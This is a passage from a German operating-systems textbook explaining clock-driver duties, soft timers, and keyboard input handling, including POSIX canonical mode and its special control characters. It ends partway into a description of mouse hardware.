Die erste Aufgabe, das Verwalten der Uhrzeit (auch **Echtzeit** genannt), ist nicht schwierig. Wie bereits erwähnt, ist dazu nur das Inkrementieren eines Zählers bei jedem Timerintervall erforderlich. Das Einzige, was beachtet werden muss, ist die Anzahl der Bits, die für den Zähler verwendet werden. Ein 32-Bit-Zähler läuft bei einer Uhrrate von 60 Hz in nur zwei Jahren über. Offensichtlich könnte das System die Echtzeit also nicht als Anzahl der Timerintervalle seit dem 1. Januar 1970 in einem 32-Bit-Zähler abspeichern.

Es können drei Ansätze gewählt werden, um dieses Problem zu lösen. Die erste Möglichkeit ist, einen 64-Bit-Zähler zu benutzen. Dies hat den Nachteil, dass das Inkrementieren des Zählers aufwändiger ist und viele Male in einer Sekunde durchgeführt werden muss. Der zweite Ansatz ist, die Uhrzeit in Sekunden statt in Timerintervallen zu zählen, wobei jeweils die Takte bis zur vollen Sekunde in einem Hilfszähler festgehalten werden. Da 2^{32} Sekunden mehr als 136 Jahre sind, funktioniert diese Methode bis ins 22. Jahrhundert.

Der dritte Ansatz zählt zwar auch Timerintervalle, aber diesmal nicht ab einem festen externen Datum, sondern ab dem Zeitpunkt des Systemstarts. Wenn die Sicherungsuhr gelesen wird oder der Benutzer die Zeit eingibt, wird der Zeitpunkt des Systemstarts aus der aktuellen Zeit berechnet und in einer geeigneten Form abgespeichert. Später bei der Abfrage der Uhrzeit wird diese abgespeicherte Zeit zum Wert des Zählers addiert. Alle drei Ansätze sind in ▶Abbildung 5.33 dargestellt.




Abbildung 5.33: Drei Arten, die aktuelle Zeit zu verwalten

Die zweite Aufgabe einer Uhr besteht darin, zu verhindern, dass Prozesse zu lange ausgeführt werden. Immer wenn ein Prozess gestartet wird, initialisiert der Scheduler einen Zähler mit dem Quantum (in Timerintervallen), das dem Prozess zugeteilt worden ist. Bei jedem Timerinterrupt dekrementiert der Uhrentreiber den Quantumszähler des Prozesses um eins. Wenn der Wert null erreicht ist, ruft der Uhrentreiber den Scheduler auf, damit ein Prozesswechsel durchgeführt werden kann.

Die dritte Aufgabe ist die Buchführung über die CPU-Nutzung. Der akkurateste Weg ist, jedes Mal wenn ein Prozess gestartet wird, eine zweite Uhr zu aktivieren, die unabhängig von der Systemuhr ist. Wenn der Prozess stoppt, kann mittels der zweiten Uhr festgestellt werden, wie lange der Prozess ausgeführt worden ist. Damit das Ergebnis nicht verfälscht wird, muss der Wert der zweiten Uhr bei einem Interrupt abgespeichert und nach der Unterbrechungsbehandlung wieder geladen werden.

Eine weniger genaue, dafür aber viel einfachere Vorgehensweise bei der Buchführung ist, einen Zeiger auf den Prozesstabelleneintrag des ausgeführten Prozesses in einer globalen Variablen zu speichern. Ein Feld im Tabelleneintrag des Prozesses wird dann in jedem Timerintervall erhöht. Jedes Timerintervall wird also dem Prozess sofort in Rechnung gestellt. Das kleinere Problem hierbei ist: Falls viele Interrupts während der Ausführung eines Prozesses auftreten, wird dem Prozess immer ein ganzes Intervall in Rechnung gestellt, auch wenn der Prozess nicht viel effektive Arbeitszeit hatte. Die exakte Buchführung der Prozessornutzung während Unterbrechungsbehandlungen ist sehr aufwändig und wird selten durchgeführt.

In vielen Systemen kann ein Prozess das Betriebssystem beauftragen, ihm nach einem bestimmten Zeitintervall eine Warnung zu schicken. Diese Warnung ist meistens ein Signal, ein Interrupt, eine Nachricht oder etwas Ähnliches. Eine Anwendung, die solche Warnungen benötigt, ist die Kommunikation über Netzwerke, bei der die Übertragung eines Paketes wiederholt wird, falls innerhalb eines bestimmten Zeitintervalls keine Bestätigung eingetroffen ist. Eine weitere Anwendung ist der computerunterstützte Unterricht, bei dem einem Studenten die Antwort mitgeteilt wird, falls er sie nach einer gewissen Zeit nicht eingegeben hat.

Wenn der Uhrentreiber genügend Uhren zur Verfügung hat, kann er für jede Anfrage eine eigene Uhr verwenden. Andernfalls muss er viele virtuelle Uhren mit einer physischen simulieren. Eine Möglichkeit ist die Verwaltung einer Tabelle, in der die Zeitpunkte, zu denen Signale ausgegeben werden müssen, für alle virtuellen Uhren eingetragen sind. Außerdem enthält die Tabelle eine Variable, die auf den Eintrag mit dem nächsten Zeitpunkt verweist. Immer wenn die Uhrzeit aktualisiert wird, überprüft der Treiber, ob das zeitlich nächste Signal aufgetreten ist. In diesem Fall durchsucht er die Tabelle nach dem nächsten Eintrag.

Falls viele Signale erwartet werden, ist es effizienter, die Einträge nach Zeitpunkten sortiert in einer verketteten Liste zu verwalten, wie in ▶ Abbildung 5.34 dargestellt. Jeder Eintrag in der Liste enthält die Anzahl der Timerintervalle, die gewartet werden muss, nachdem das Signal des Vorgängers ausgelöst wurde. In diesem Beispiel sollen Signale zu den Zeitpunkten 4203, 4207, 4213, 4215 und 4216 abgeschickt werden.




Abbildung 5.34: Simulation mehrerer Timer mit einer einzigen Uhr

In ► Abbildung 5.34 soll das nächste Signal nach drei Timerintervallen ausgelöst werden. In jedem Intervall wird die Variable *Nächstes Signal* dekrementiert. Wenn sie den Wert null annimmt, wird das Signal erzeugt, das zum ersten Element der Liste gehört. Danach wird das erste Listenelement entfernt und der Variablen *Nächstes Signal* der Wert des neuen ersten Listenelements zugewiesen, in unserem Beispiel der Wert 4.

Während eines Timerinterrupts muss der Uhrentreiber mehrere Aufgaben erledigen – die Echtzeit inkrementieren, das Quantum dekrementieren und auf den Wert null überprüfen, die Buchführung über die Prozessornutzung aktualisieren und den Alarmzähler vermindern. Alle diese Aufgaben müssen sorgfältig geplant werden, damit sie sehr schnell ausgeführt werden können, da sie viele Male pro Sekunde erledigt werden müssen.

Teile des Betriebssystems müssen ebenfalls Timer einrichten. Diese werden **Überwachungstimer** (*watchdog timer*) genannt. Beispielsweise rotieren Diskettenlaufwerke nicht, wenn sie nicht benutzt werden, damit das Medium und die Leseköpfe geschont werden. Sobald Daten von einer Diskette benötigt werden, muss zunächst der Motor gestartet werden. Die Datenübertragung kann erst beginnen, wenn sich die Diskette mit maximaler Geschwindigkeit dreht. Wenn ein Prozess etwas von einem Diskettenlaufwerk lesen will, das gerade im Leerlauf ist, startet der Treiber den Motor und initiiert einen Überwachungstimer, damit nach einer genügend langen Zeit ein Interrupt ausgelöst wird (weil es vom Diskettenlaufwerk selbst keinen Interrupt gibt, wenn die nötige Geschwindigkeit erreicht ist).

Der Mechanismus, den der Uhrentreiber bei den Überwachungstimer benutzt, ist derselbe wie bei den Benutzersignalen. Der einzige Unterschied besteht darin, dass nach Ablauf der Zeit nicht ein Signal erzeugt wird, sondern der Uhrentreiber eine vom aufrufenden Programm vorgegebene Prozedur startet. Diese aufgerufene Prozedur ist Teil des Programmcodes. Sie kann alle Aktionen ausführen, die notwendig sind, sogar Interrupts auslösen, obwohl innerhalb des Kerns Interrupts ungewöhnlich sind und Signale nicht existieren. Zu diesem Zweck gibt es die Überwachungstimer. Es sollte beachtet werden, dass der Treiber für die Uhren und die aufzurufende Prozedur im selben Adressraum liegen müssen, damit der Überwachungsmechanismus funktioniert.

Die letzte Aufgabe unserer Liste ist das Profiling. Einige Betriebssysteme bieten einen Mechanismus an, mit dem Histogramme des Befehlszählers eines Benutzerprogramms erstellt werden können. An einem Histogramm lässt sich dann ablesen, wie viel Zeit in welchem Teil des Programms verbraucht worden ist. In jedem Timerintervall überprüft der Uhrentreiber, ob das Profiling für den aktuellen Prozess eingeschaltet ist.

Falls dies der Fall ist, wird der zugehörige Zähler für den Adressbereich gemäß dem aktuellen Befehlszähler bestimmt und dann inkrementiert. Dieser Mechanismus kann auch für das System selbst verwendet werden.

5.5.3 Soft-Timer

Die meisten Computer besitzen eine zweite programmierbare Uhr, die für Timerinterrupts nach einer vom Programm gewünschten Zeit zuständig sind. Dieser Timer existiert neben der Hauptsystemuhr, deren Aufgaben wir oben vorgestellt haben. Solange die Häufigkeit der Interrupts gering ist, gibt es keine Probleme, wenn dieser zweite Timer für anwendungsspezifische Zwecke eingesetzt wird. Probleme entstehen erst dann, wenn der Anwendungstimer in sehr kurzen Abständen verwendet wird. Im Folgenden wollen wir kurz ein softwarebasiertes Timermodell beschreiben, das unter vielen Bedingungen zuverlässig arbeitet, selbst bei recht hohen Frequenzen. Die Idee geht auf eine Arbeit von Aron und Druschel (1999) zurück, dort können Sie auch weitere Details nachlesen.

Grundsätzlich existieren zwei Arten der Verwaltung von Ein-/Ausgabe: Interrupts und Polling. Interrupts haben eine geringe Wartezeit, sie erfolgen also praktisch sofort nach Auftreten des Ereignisses. Auf der anderen Seite produzieren Interrupts bei modernen Prozessoren einen deutlichen Mehraufwand, weil ein Kontextwechsel notwendig wird und die Interrupts auf die Pipeline, den TLB und den Cache Einfluss haben.

Polling ist eine Alternative zu Interrupts: Die Anwendungen selbst fragen ständig ab, ob das erwartete Ereignis eingetroffen ist. Dadurch werden Interrupts vermieden, aber es entsteht eine beträchtliche Wartezeit, da ein Ereignis direkt nach der Abfrage der Anwendung eintreten kann und es dann ein ganzes Polling-Intervall warten muss. Im Durchschnitt beträgt die Wartezeit etwa die Hälfte eines Polling-Intervalls.

Bei manchen Anwendungen ist weder der zusätzliche Aufwand bei Interrupts noch die Wartezeit beim Polling akzeptabel. Stellen Sie sich etwa ein Hochgeschwindigkeitsnetzwerk wie das Gigabit-Ethernet vor. Dieses Netzwerk kann ein Paket der vollen Länge alle 12 µs annehmen oder versenden. Damit das Netzwerk mit voller Leistung betrieben wird, sollte auch tatsächlich alle 12 µs ein Paket gesendet werden.

Eine Möglichkeit diese Rate zu erreichen besteht darin, ein Interrupt auszulösen, nachdem eine Paketübertragung vollständig abgeschlossen ist, bzw. den zweiten Timer so einzurichten, dass er alle 12 µs ein Interrupt auslöst. Das Problem dabei ist, dass dieses Interrupt mit einer Laufzeit von 4,45 µs auf einem Pentium II mit 300 MHz gemessen wurde (Aron und Druschel, 1999). Dieser Aufwand ist kaum besser als bei einem Computer in den 1970er Jahren. Bei den meisten Minicomputern zum Beispiel benötigte ein Interrupt vier Buszyklen: den Befehlszähler und das Programmstatuswort auf dem Stack sichern und die neuen Werte für Befehlszähler und PSW laden. Heutzutage bedeutet die Verwaltung von Pipeline, MMU, TLB und Cache auch einen großen Aufwand. Diese Auswirkungen werden wahrscheinlich in Zukunft eher noch schlimmer statt besser, wodurch die schnelleren Timerraten zunichte gemacht werden.

Soft-Timer vermeiden Interrupts. Stattdessen wird folgendes Prinzip angewandt: Immer wenn der Kern aus einem anderen Grund arbeitet, dann werden kurz vor der Rückkehr in den Benutzermodus die Echtzeituhren darauf geprüft, ob der Soft-Timer abgelaufen ist. Trifft dies zu, dann wird das entsprechende Ereignis durchgeführt (wie etwa die Paketübertragung oder die Prüfung auf ein ankommendes Paket), wobei kein aufwändiger Wechsel in den Systemmodus erfolgen muss, weil sich das System ja schon in diesem Modus befindet. Nachdem die Arbeit beendet wurde, wird der Soft-Timer zurückgesetzt und neu gestartet. Dazu muss lediglich die aktuelle Zeit in den Timer kopiert und das gewünschte Zeitintervall hinzugefügt werden.

Soft-Timer stehen und fallen mit der Häufigkeit, mit der Sprünge in den Systemkern aus anderen Gründen durchgeführt werden. Zu diesen Gründen zählen:

1. Systemaufrufe
2. TLB-Fehler
3. Seitenfehler
4. Ein-/Ausgabe-Interrupts
5. CPU ist im Leerlauf

Um herauszufinden, wie oft diese Ereignisse auftreten, haben Aron und Druschel Messungen mit unterschiedlichen Prozessorbelastungen durchgeführt. Im Einzelnen waren dies ein vollständig belasteter Webserver, ein Webserver mit einem rechenintensiven Hintergrundjob, das Abspielen von Echtzeit-Audiodateien aus dem Internet und die Neuübersetzung des UNIX-Kerns. Die durchschnittliche Einsprungsrate in den Kern betrug zwischen 2 µs und 18 µs, wobei etwa die Hälfte dieser Einsprünge durch Systemaufrufe ausgelöst wurden. Deshalb ist nach einer Näherung erster Ordnung ein Soft-Timer mit 12-µs-Intervall möglich, auch wenn ab und zu ein Intervall verpasst wird. Für Anwendungen wie das Senden von Paketen oder die Abfrage auf eingehende Pakete ist eine Verzögerung um 10 µs besser, als 35% der CPU-Zeit von Interrupts verbrauchen zu lassen.

Natürlich gibt es auch Zeiten, in denen keine Systemaufrufe, TLB-Fehler oder Seitenfehler auftreten – und dann können auch keine Soft-Timer ablaufen. Um dafür eine obere Schranke einzuführen, kann der zweite Hardwaretimer so eingestellt werden, dass er zum Beispiel jede Millisekunde läuft. Wenn die Anwendung damit leben kann, dass es hin und wieder Intervalle mit nur 1.000 Paketen/s gibt, dann kann die Kombination aus Soft-Timer und einem niederfrequenten Hardwaretimer besser sein als reine interruptgesteuerte Ein-/Ausgabe oder reines Polling.

5.6 Benutzungsschnittstellen: Tastatur, Maus, Bildschirm

Jeder Allzweck-Computer hat eine Tastatur und einen Monitor (und gewöhnlich eine Maus), damit Menschen mit dem Rechner interagieren können. Obwohl Tastatur und Monitor technisch gesehen unabhängige Geräte sind, arbeiten sie doch eng zusam-

men. Auf Großrechnern arbeiten oft viele Benutzer von einer entfernten Arbeitsstation aus, wobei jede Station aus einer Einheit von Tastatur und Monitor besteht. Diese Geräte heißen aus historischen Gründen **Terminals**. Diese Bezeichnung wird immer noch benutzt, selbst wenn es um Tastaturen und Bildschirme von PCs geht (vor allem, weil es anscheinend keinen besseren Ausdruck gibt).

5.6.1 Eingabe-Software

Benutzereingaben kommen in erster Linie von der Tastatur und der Maus, deshalb wollen wir uns diese Geräte genauer ansehen. Auf einem PC enthält die Tastatur einen integrierten Mikroprozessor, der in der Regel über einen speziellen seriellen Port mit einem Kontrollchip auf der Hauptplatine kommuniziert (auch wenn Tastaturen immer häufiger über einen USB-Port angeschlossen werden). Jedes Mal, wenn eine Taste gedrückt oder wieder losgelassen wird, entsteht ein Interrupt. Bei jedem dieser Tastatur-Interrupts entnimmt der Tastaturtreiber die Information darüber, was passiert ist, aus dem Ein-/Ausgabeport der Tastatur. Alles andere passiert in der Software und ist mehr oder weniger unabhängig von der Hardware.

Dieser Abschnitt kann am besten verstanden werden, wenn man sich das Eintippen von Kommandos in ein Shell-Fenster vorstellt (Kommandozeilenschnittstelle). Programmierer arbeiten in der Regel auf diese Weise. Zu den grafischen Schnittstellen werden wir weiter hinten noch kommen.

Tastatur-Software

Die Zahl im Ein-/Ausgabeport ist die Tastennummer, genannt **Tastencode** oder **Scancode**, nicht der ASCII-Code. Tastaturen haben weniger als 128 Tasten, also werden nur 7 Bit benötigt, um die Tastennummer darzustellen. Das achte Bit wird bei einem Tastendruck auf 0 und beim Loslassen der Taste auf 1 gesetzt. Es gehört zu den Aufgaben des Treibers, den Status der einzelnen Tasten (gedrückt oder nicht) zu überwachen.

Wenn zum Beispiel die Taste *A* gedrückt wird, dann wird der Tastencode (30) in ein Ein-/Ausgaberegister geschrieben. Der Treiber muss nun ermitteln, ob es sich um ein kleines oder großes A, um STRG-A, ALT-A, STRG-ALT-A oder eine andere Tastenkombination handelt. Da der Treiber weiß, welche Tasten gedrückt, aber noch nicht losgelassen wurden (z.B. SHIFT), hat er genug Informationen, um diese Unterscheidung vorzunehmen.

Zum Beispiel bezeichnet die Tastenfolge

SHIFT DRÜCKEN, A DRÜCKEN, A LOSLASSEN, SHIFT LOSLASSEN

ein großes A. Allerdings kennzeichnet die Tastenfolge

SHIFT DRÜCKEN, A DRÜCKEN, SHIFT LOSLASSEN, A LOSLASSEN

ebenfalls ein großes A. Obwohl diese Tastaturschnittstelle die gesamte Last der Software aufbürdet, ist sie äußerst flexibel. So können Benutzerprogramme zum Beispiel abfragen, ob eine gerade getippte Zahl von der oberen Tastenreihe oder vom seitlichen Ziffernblock kommt. Grundsätzlich kann der Treiber solch eine Information liefern.

Es gibt zwei mögliche Philosophien für den Treiber. Bei der ersten muss der Treiber nur die Eingabe annehmen und unverändert nach oben weiterleiten. Ein Programm, das von der Tastatur liest, bekommt eine Reihe von unbehandelten ASCII-Zeichen. (Den Benutzerprogrammen die Tastencode zu geben, wäre zu einfach und hängt außerdem sehr von der Tastatur ab.)

Diese Philosophie passt gut zu den Bedürfnissen von ausgefeilten Bildschirmmeditoren wie etwa dem *emacs*, der es den Benutzern erlaubt, jede beliebige Aktion mit jedem Zeichen oder jeder Folge von Zeichen zu verbinden. Wenn ein Benutzer also *dste* statt *date* eintippt und diesen Fehler dann durch dreimaliges Drücken der Backspace-Taste und der anschließenden Eingabe von *ate* korrigiert und mit Return abschließt, dann erhält das Benutzerprogramm alle elf ASCII-Codes, die eingetippt wurden:

```
d s t e ←←← a t e CR
```

Nicht alle Programme wollen so viele Details wissen. Oft benötigen sie nur die korrigierte Eingabe, nicht die genaue Eingabefolge, die angibt, wie sie produziert wurde. Diese Beobachtung führt zur zweiten Philosophie: Der Treiber bearbeitet selbst alle Veränderungen innerhalb der Zeile und liefert dann nur die korrigierte Zeile an die Benutzerprogramme zurück. Die erste Philosophie ist zeichenorientiert, die zweite zeilenorientiert. Ursprünglich wurden diese beiden Modi als **Raw-Modus** bzw. **Cooked-Modus** (zu Deutsch also roher und gekochter Modus) bezeichnet. Der POSIX-Standard nutzt den weniger bildhaften Ausdruck **kanonischer Modus**, um den zeilenorientierten Modus zu beschreiben. **Nicht kanonischer Modus** ist das Äquivalent zum Raw-Modus, obwohl viele Details des Verhaltens verändert werden können. POSIX-kompatible Systeme bieten verschiedene Bibliotheksfunktionen an, die die Auswahl eines Modus und das Anpassen vieler Parameter unterstützen.

Wenn die Tastatur im kanonischen (Cooked-)Modus ist, müssen die Zeichen so lange gespeichert werden, bis eine ganze Zeile zusammengekommen ist, weil der Benutzer sich möglicherweise nachträglich dazu entschlossen hat, einen Teil davon zu löschen. Auch wenn die Tastatur im Raw-Modus ist, hat das Programm eventuell noch keine Eingabe gefordert und die Zeichen müssen gepuffert werden, um ein Eintippen im Voraus zu ermöglichen. Dazu kann entweder ein spezieller Puffer benutzt werden oder es können Puffer aus einem Pool herangezogen werden. Im ersten Fall ist die Anzahl der Zeichen begrenzt, die im Voraus geschrieben werden können, im zweiten Fall ist das nicht der Fall. Dieses Problem tritt vor allem dann akut auf, wenn der Benutzer in ein Shell-Fenster (bzw. eine Kommandozeile unter Windows) schreibt und soeben ein Kommando ausgegeben hat (wie eine Übersetzung), das noch nicht zu Ende ausgeführt wurde. Alle nachfolgend eingegebenen Zeichen müssen jetzt zwischengespeichert werden, da die Shell noch nicht bereit ist, neue Eingaben anzunehmen. Systementwickler, die den Benutzern nicht erlauben, weit im Voraus zu schreiben, sollten geeteert und gefeiert werden oder – noch besser – gezwungen werden, ihr eigenes System zu benutzen.

Tastatur und Monitor sind zwar logisch gesehen getrennte Geräte, doch viele Benutzer haben sich daran gewöhnt, die Zeichen, die sie gerade eingegeben haben, auf dem Bildschirm erscheinen zu sehen. Diesen Prozess bezeichnet man als **Echoing**.

Echoing wird dadurch erschwert, dass ein Programm die Zeichen am Bildschirm ausgeben muss, während der Benutzer gerade tippt (denken Sie auch hier wieder an die Eingabe in ein Shell-Fenster). Ganz zum Schluss muss der Tastaturreiber herausfinden, wohin die neue Eingabe abgelegt werden soll, ohne dass sie von der Ausgabe des Programms überschrieben wird.

Echoing wird auch dann komplizierter, wenn mehr als 80 Zeichen in einem Fenster mit 80-Zeichen-Zeilen angezeigt werden sollen (oder eine andere Zahl). Je nach Anwendung kann das Umbrechen der Zeile die geeignete Maßnahme sein. Einige Treiber verkürzen die Zeilen auf 80 Zeichen, indem sie einfach alle Zeichen hinter Spalte 80 wegschneiden.

Ein weiteres Problem ist die Behandlung von Tabulatoren. Es ist normalerweise die Aufgabe des Treibers zu berechnen, wo sich der Cursor momentan befindet, wobei berücksichtigt wird, was von Programmen und was durch Echoing ausgegeben wurde. Damit wird die entsprechende Anzahl an Leerzeichen für den Tabulatorschritt berechnet und ausgegeben.

Jetzt kommen wir zu dem Problem der Gleichwertigkeit der Mittel. Logischerweise möchte man am Ende einer Textzeile einen Wagenrücklauf haben, damit der Cursor zurück zu Spalte 1 bewegt wird, und einen Zeilenvorschub, um in die nächste Zeile zu wechseln. Von den Benutzern zu verlangen, dass sie am Ende einer Zeile beide Steuerzeichen eingeben, würde sich nicht gut verkaufen lassen. Es gehört zu den Aufgaben des Gerätetreibers, alle Eingaben in das Format zu konvertieren, das vom Betriebssystem benutzt wird. Unter UNIX wird die Return-Taste in einen Zeilenvorschub zur internen Speicherung umgewandelt, unter Windows wird ein Return in einen Wagenrücklauf mit anschließendem Zeilenvorschub konvertiert.

Wenn das Standardformat nur einen Zeilenvorschub speichert (die UNIX-Konvention), dann sollten die Wagenrückläufe (die durch die Return-Taste erzeugt werden) in Zeilenvorschübe umgewandelt werden. Wenn das interne Format beides speichert (wie unter Windows), dann sollte der Treiber einen Zeilenvorschub erzeugen, wenn er einen Wagenrücklauf erhält, und umgekehrt. Egal welche interne Konvention verwendet wird, der Monitor könnte sowohl einen Zeilenvorschub als auch einen Wagenrücklauf benötigen, damit der Bildschirm korrekt dargestellt wird. Auf Mehrbenutzersystemen wie Großrechnern haben unterschiedliche Benutzer auch unterschiedliche Terminalarten, über die sie an das System angeschlossen sind, und es ist die Aufgabe des Tastaturreibers, alle verschiedenen Kombinationen aus Wagenrücklauf und Zeilenvorschub in den internen Systemstandard zu konvertieren und diese auch für die Ausgabe auf den Bildschirm richtig anzutragen.

Wenn im kanonischen Modus gearbeitet wird, haben einige der Eingabezeichen eine spezielle Bedeutung. ► Abbildung 5.35 zeigt alle speziellen Zeichen, die von POSIX vorgeschrieben werden. Die Standardeinstellung sind jeweils Steuerungszeichen, die nicht mit Texteingaben oder Programmcodes kollidieren sollten. Alle Belegungen, außer den letzten beiden, können vom Programm aus geändert werden.

Zeichen	POSIX-Name	Kommentar
STRG-H	ERASE	Zeichen löschen und eine Spalte zurück
STRG-U	KILL	Gesamte Zeile löschen
STRG-V	LNEXT	Nächstes Zeichen interpretieren
STRG-S	STOP	Ausgabe anhalten
STRG-Q	START	Ausgabe starten
ENTF	INTR	Prozess unterbrechen (SIGINT)
STRG-\	QUIT	Core Dump erzwingen (SIGQUIT)
STRG-D	EOF	Ende der Datei
STRG-M	CR	Wagenrücklauf (unveränderlich)
STRG-J	NL	Zeilenvorschub (unveränderlich)

Abbildung 5.35: Zeichen, die im kanonischen Modus speziell behandelt werden

Das Zeichen für *ERASE* (Löschen) erlaubt es dem Benutzer, das gerade eingegebene Zeichen quasi auszuradieren. Normalerweise ist dies die Backspace-Taste (STRG-H). Das Zeichen wird nicht zur Zeichenschlange hinzugefügt, stattdessen wird das letzte Zeichen aus der Schlange entfernt. Es sollte als eine Folge von drei Zeichen ausgegeben werden, Backspace – Leertaste – Backspace, damit das letzte Zeichen vom Bildschirm gelöscht werden kann. Wenn das vorherige Zeichen ein Tabulator war, hängt das Löschen davon ab, wie dieser erzeugt wurde. Wenn er sofort durch eine Folge von Leerzeichen ersetzt wurde, bedarf es zusätzlicher Information, um festzulegen, wie viele Stellen zurückgegangen werden muss. Wenn der Tabulator dagegen auch in der Eingabeschlange gespeichert wurde, dann kann er entfernt und die gesamte Zeile einfach neu ausgegeben werden. In den meisten Systemen löscht der *ERASE*-Vorgang nur Zeichen in der aktuellen Zeile. Er löscht keinen Wagenrücklauf, um in die vorherige Zeile zurückzugehen.

Wenn der Benutzer einen Fehler am Anfang der eingegebenen Zeile feststellt, ist es oft sinnvoll, die gesamte Zeile zu löschen und neu einzugeben, dazu wird das *KILL*-Zeichen benutzt. Die meisten Systeme lassen die gelöschte Zeile vom Bildschirm verschwinden, doch ein paar ältere Systeme geben die Zeile nochmals zusammen mit Wagenrücklauf und Zeilenvorschub aus, weil einige Benutzer die alte Zeile noch sehen wollen. Demzufolge ist die Art, wie ein *KILL* ausgegeben wird, eher Geschmackssache. Wie bei *ERASE* ist es nicht möglich, weiter als zur aktuellen Zeile zurückzugehen. Wenn ein Block von Zeichen gelöscht wird, lohnt sich der Aufwand für den Treiber eventuell nicht mehr, die Puffer jedes Mal in den Pool zurückzugeben, nachdem sie benutzt wurden.

Manchmal müssen die *ERASE*- oder *KILL*-Zeichen als gewöhnliche Daten eingegeben werden. Das *LNEXT*-Zeichen dient als **Escape-Zeichen**. Unter UNIX ist das normalerweise STRG-V. Ältere UNIX-Systeme benutzten beispielsweise auch häufig das @-Zeichen.

chen für *KILL*, während das Mail-System Adressen der Art *linda@cs.washington.edu* verwendet. Jemand, der sich mit den alten Konventionen wohler fühlt, könnte *KILL* in @ umdefinieren, aber dann muss er das @-Zeichen als Code eingeben, um es in einer E-Mail-Adresse zu verwenden. Das kann durch die Eingabe von STRG-V @ geschehen. Das STRG-V selbst kann durch STRG-V STRG-V eingegeben werden. Nachdem der Treiber ein STRG-V gelesen hat, setzt er ein Flag, um mitzuteilen, dass das nächste Zeichen speziell behandelt werden muss. Das *LNEXT*-Zeichen selbst wird nicht in der Zeichenschlange gespeichert.

Damit Benutzer verhindern können, dass ein Bild aus dem Sichtbereich hinausgeschoben wird, existieren Kontrollzeichen, die den Bildschirminhalt einfrieren und später wieder aktivieren. Unter UNIX sind das *STOP* (STRG-S) bzw. *START* (STRG-Q). Diese werden nicht gespeichert, sondern lediglich genutzt, um ein Flag in der Datenstruktur der Tastatur zu setzen bzw. zu löschen. Wann immer eine Ausgabe vorgenommen wird, wird dieses Flag geprüft. Wenn es gesetzt ist, erscheint keine Ausgabe. Normalerweise wird auch das Echoing ebenso wie Programmausgaben unterdrückt.

Es ist oft nötig, ein außer Kontrolle geratenes Programm zwecks Fehlersuche zu beenden. Dazu können die *INTR*- (ENTF) und *QUIT*-Zeichen (STRG-\) verwendet werden. Unter UNIX sendet ENTF das SIGINT-Signal zu allen Prozessen, die von dieser Tastatur gestartet wurden. Die Implementierung von ENTF kann recht knifflig sein, weil UNIX von Anfang für den Mehrbenutzerbetrieb ausgelegt war. Deshalb laufen gewöhnlich viele Prozesse im Namen von vielen Benutzern, aber die ENTF-Taste muss nur den Prozessen desjenigen Benutzers ein Signal senden, der an der entsprechenden Tastatur sitzt. Der schwierige Teil dabei ist, die Information vom Treiber zu dem Teil des Systems zu bringen, der Signale behandelt und der nicht einmal nach dieser Information gefragt hat.

STRG-\ ähnelt ENTF, außer dass es ein SIGQUIT-Signal sendet, was einen Core Dump (Kernabbild) erzeugt, wenn es nicht abgefangen oder ignoriert wird. Wenn eine dieser Tasten gedrückt wird, sollte der Treiber einen Wagenrücklauf und einen Zeilenvorschub ausgeben, außerdem sollten alle zusätzlich gespeicherten Eingaben verworfen werden, um einen neuen Start zu ermöglichen. Der Standardwert für *INTR* ist meistens STRG-C anstelle von ENTF, da viele Programme ENTF wie die Backspace-Taste zum Editieren benutzen.

Ein anderes spezielles Zeichen ist *EOF* (STRG-D), das unter UNIX jede ausstehende Leseanfrage an das Terminal mit dem restlichen Inhalt des Puffers beantwortet, auch wenn der Puffer leer ist. STRG-D am Anfang einer Zeile einzugeben bewirkt, dass das Programm 0 Byte Eingabe lesen kann. Dies wird normalerweise als Dateiende verstanden und bewirkt bei den meisten Programmen, dass sie sich genauso verhalten wie beim Ende einer Eingabedatei.

Maussoftware

Zu den meisten PCs gehört eine Maus oder manchmal ein Trackball, der aber eigentlich nur eine auf dem Rücken liegende Maus ist. Gewöhnlich besitzt eine Maus eine Gummikugel, die aus einem Loch in der Unterseite hervorragt und sich dreht, wenn die Maus über eine raue Oberfläche bewegt wird. Während diese Kugel sich dreht,

reibt sie gegen rechtwinklig befestigte gummierte Walzen. Eine Bewegung in Ost-West-Richtung dreht die parallel zur y-Achse befestigte Walze; eine Bewegung in Nord-Süd-Richtung dreht die parallel zur x-Achse befestigte Walze.

Ein anderer beliebter Maustyp ist die optische Maus, die mit einer oder mehreren Leuchtdioden und Fotodetektoren an der Unterseite ausgestattet ist. Frühe Vertreter dieser Art funktionierten nur auf einem speziellen Mauspad, auf das ein rechtwinkliges Gitter aufgezeichnet war, so dass die Maus die Linien zählen konnte, über die sie hinwegbewegt wurde. Moderne optische Mäuse haben einen bildverarbeitenden Chip eingebaut und machen laufend Fotos mit geringer Auflösung von der Oberfläche unter ihnen, wobei sie nach Veränderungen von einem Bild zum nächsten suchen.

